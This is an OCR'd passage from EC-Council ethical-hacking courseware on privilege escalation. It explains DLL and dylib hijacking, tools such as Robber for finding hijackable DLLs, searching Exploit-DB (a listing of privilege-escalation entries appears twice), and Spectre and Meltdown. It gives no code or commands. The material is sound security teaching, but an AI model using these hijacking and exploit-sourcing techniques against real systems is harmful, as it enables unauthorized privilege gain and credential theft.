Privilege Escalation Using DLL Hijacking

Most Windows applications do not use the fully qualified path when loading an external DLL library; instead, they first search the directory from which they have been loaded. Taking this as an advantage, if attackers can place a malicious DLL in the application directory, the application will execute the malicious DLL in place of the real DLL. For example, if an application program ".exe" needs library.dll (usually in the Windows system directory) to install the application, and fails to specify the library.dll path, Windows will search for the DLL in the directory from which the application was launched. If an attacker has already placed the DLL in the same directory as program.exe, then that malicious DLL will load instead of the real DLL, which allows the attacker to gain remote access to the target system.




Figure 6.93: Example of privilege escalation using DLL hijacking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use tools such as Robber and PowerSploit to detect hijackable DLLs and perform DLL hijacking on the target system:

- **Robber**

  Source: *https://github.com*

  Robber is an open-source tool that helps attackers to find executables prone to DLL hijacking. Attackers use Robber to find out which DLLs are executable requests without an absolute path (triggering this search process); attackers can then place their malicious DLL high up the search path so it gets invoked before the original DLL.




Figure 6.94: Screenshot of Robber showing injectable DLLs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Exploiting Vulnerabilities

- Attackers **exploit software vulnerabilities** by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to **execute malicious code**
- Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to **gain higher privileges** than those existing or to **bypass security mechanisms**
- Attackers using these exploits can access **privileged user accounts** and credentials
- Attackers search for an exploit based on the OS and software application on exploit sites such as **Exploit Database** (*https://www.exploit-db.com*) and **VulDB** (*https://vuldb.com*)

EXPLOIT DATABASE

Verified | Has App | Filters | Reset All

Show 15 | Search: Privilege Escalation

Date	D	A	V	Title	Type	Platform	Author
2022-03-22	⬇		✕	Sysax FTP Automation 6.9.0 - Privilege Escalation	Local	Windows	bzyo
2022-03-09	⬇		✕	Printix Client 1.3.1106.0 - Privilege Escalation	Local	Windows	Logan Latvala
2022-03-08	⬇		✕	Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)	Local	Linux	Lance Biggerstaff
2022-02-28	⬇		✕	WAGO 750-8212 PFC200 G2 2ETH RS - Privilege Escalation	Remote	Hardware	Momen Eldawakhly
2022-02-21	⬇		✕	Cyclades Serial Console Server 3.3.0 - Local Privilege Escalation	Local	Hardware	ibby
2022-02-04	⬇		✕	Servisnet Tessa - Privilege Escalation (Metasploit)	WebApps	Multiple	AkkuS
2022-01-27	⬇		✕	PolicyKit-1 0.105-31 - Privilege Escalation	Local	Linux	Lance Biggerstaff
2022-01-18	⬇		✕	OpenBMCS 2.4 - Create Admin / Remote Privilege Escalation	WebApps	PHP	LiquidWorm
2022-01-05	⬇		✕	Automox Agent 32 - Local Privilege Escalation	Local	Windows	Greg Foss
2021-12-14	⬇		✕	Laravel Valet 2.0.3 - Local Privilege Escalation (macOS)	Local	macOS	leonjza
2021-12-06	⬇		✕	Auerswald COMpact 8.0B - Privilege Escalation	Remote	Hardware	RedTeam Pentesting GmbH
2021-12-01	⬇		✕	MilleGPG5 5.7.2 Luglio 2021 - Local Privilege Escalation	Local	Windows	Alessandro Salzano
2021-11-29	⬇	■	✕	orangescrum 1.8.0 - Privilege escalation (Authenticated)	WebApps	Multiple	Hubert Wojciechowski

https://www.exploit-db.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Exploiting Vulnerabilities

Vulnerability is the existence of a weakness, design flaw, or implementation error that can lead to an unexpected event compromising the security of the system. An attacker employs these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. The software design flaws and programming errors lead to security vulnerabilities. Attackers exploit these software vulnerabilities, such as programming flaws in a program or service, or within the OS software or kernel, to execute malicious code. Exploiting software vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than the existing ones or bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.

There are many public vulnerability repositories available online that allow access to information about various software vulnerabilities. Attackers search for exploits that are based on the OS and software application on exploit sites such as Exploit Database (*https://www.exploit-db.com*) or VulDB (*https://vuldb.com*) and use these exploits to gain high privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EXPLOIT DATABASE


Verified | Has App | Filters | Reset All

Show 15 | Search: Privilege Escalation

Date	D	A	V	Title	Type	Platform	Author
2022-03-22	⬇		✕	Sysax FTP Automation 6.9.0 - Privilege Escalation	Local	Windows	bzyo
2022-03-09	⬇		✕	Printix Client 1.3.1106.0 - Privilege Escalation	Local	Windows	Logan Latvala
2022-03-08	⬇		✕	Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)	Local	Linux	Lance Biggerstaff
2022-02-28	⬇		✕	WAGO 750-8212 PFC200 G2 2ETH RS - Privilege Escalation	Remote	Hardware	Momen Eldawakhly
2022-02-21	⬇		✕	Cyclades Serial Console Server 3.3.0 - Local Privilege Escalation	Local	Hardware	ibby
2022-02-04	⬇		✕	Servisnet Tessa - Privilege Escalation (Metasploit)	WebApps	Multiple	AkkuS
2022-01-27	⬇		✕	PolicyKit-1 0.105-31 - Privilege Escalation	Local	Linux	Lance Biggerstaff
2022-01-18	⬇		✕	OpenBMCS 2.4 - Create Admin / Remote Privilege Escalation	WebApps	PHP	LiquidWorm
2022-01-05	⬇		✕	Automox Agent 32 - Local Privilege Escalation	Local	Windows	Greg Foss
2021-12-14	⬇		✕	Laravel Valet 2.0.3 - Local Privilege Escalation (macOS)	Local	macOS	leonjza
2021-12-06	⬇		✕	Auerswald COMpact 8.0B - Privilege Escalation	Remote	Hardware	RedTeam Pentesting GmbH
2021-12-01	⬇		✕	MilleGPG5 5.7.2 Luglio 2021 - Local Privilege Escalation	Local	Windows	Alessandro Salzano
2021-11-29	⬇	◆	✕	orangescrum 1.8.0 - Privilege escalation (Authenticated)	WebApps	Multiple	Hubert Wojciechowski

Figure 6.95: Screenshot of Exploit DB showing privilege escalation vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using Dylib Hijacking

Similar to Windows, macOS is also vulnerable to dynamic library attacks. macOS provides several legitimate methods, such as setting the DYLD_INSERT_LIBRARIES environment variable, which are user specific. These methods force the loader to automatically load malicious libraries into a target running process. macOS allows the loading of weak dylibs (dynamic libraries) dynamically, which in turn allows an attacker to place a malicious dylib in the specified location. In many cases, the loader searches for dynamic libraries in multiple paths. This helps an attacker to inject a malicious dylib in one of the primary directories and simply load the malicious dylib at runtime. Attackers can utilize such methods to perform various malicious activities such as stealthy persistence, run-time process injection, bypassing security software, and bypassing Gatekeeper.




Figure 6.96: Example of privilege escalation using Dylib hijacking

Tools such as Dylib Hijack Scanner and Dylib-Hijack-Scanner help attackers detect dylibs that are vulnerable to hijacking attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation Using Spectre and Meltdown Vulnerabilities

- Spectre and Meltdown are vulnerabilities found in **the design of modern processor chips** from AMD, ARM, and Intel
- The **performance and CPU optimizations** in the processors, such as branch prediction, out of order execution, caching, and speculative execution, lead to these vulnerabilities
- Attackers exploit these vulnerabilities to gain unauthorized access and **steal critical system information such as credentials** and **secret keys** stored in the application's memory, to escalate privileges

Spectre Vulnerability

- Attackers may take advantage of this vulnerability to **read adjacent memory locations of a process** and access information for which he/she is not authorized
- Using this vulnerability, an attacker can even **read the kernel memory** or perform a web-based attack using JavaScript

Meltdown Vulnerability

- Attackers may take advantage of this vulnerability to **escalate privileges by forcing an unprivileged process** to read other adjacent memory locations such as kernel memory and physical memory
- This leads to revealing critical system information such as **credentials**, **private keys**, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation Using Spectre and Meltdown Vulnerabilities

Spectre and Meltdown are recent CPU vulnerabilities found in the design of modern processors, including chips from AMD, ARM, and Intel, caused by performance optimizations in these processors. Attackers may exploit these vulnerabilities to gain unauthorized access and steal critical system information such as login credentials, secret keys, keystrokes, encryption keys, etc. stored in the application's memory to escalate privileges. These attacks can be performed because the normal verification of the user's privileges is disrupted through the interaction of features like branch prediction, out-of-order execution, caching, and speculative execution. Using these vulnerabilities, attackers can exploit various IT resources, such as most OSs, servers, PCs, cloud systems, and mobile devices.

- **Spectre Vulnerability**

  The Spectre vulnerability is found in many modern processors, including Apple, AMD, ARM, Intel, Samsung, and Qualcomm processors. This vulnerability allows attackers to trick a processor into exploiting speculative execution to read restricted data. Modern processors implement speculative execution to predict the future to complete the execution faster. For example, if the chip identifies that a program includes multiple conditional statements, it will start executing and concluding all the possible outputs before the program does. Attackers may exploit this vulnerability in different ways:

  - The processor is forced to accomplish a speculative execution of a read before bound checking is performed. Consequently, an attacker can access and read out-of-bounds memory locations.
  - When executing conditional statements, for faster processing, the processors use branch prediction to pick a path to execute speculatively. Attackers may exploit this

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

feature to force the processor to take an improper speculative decision and further access data out of range.

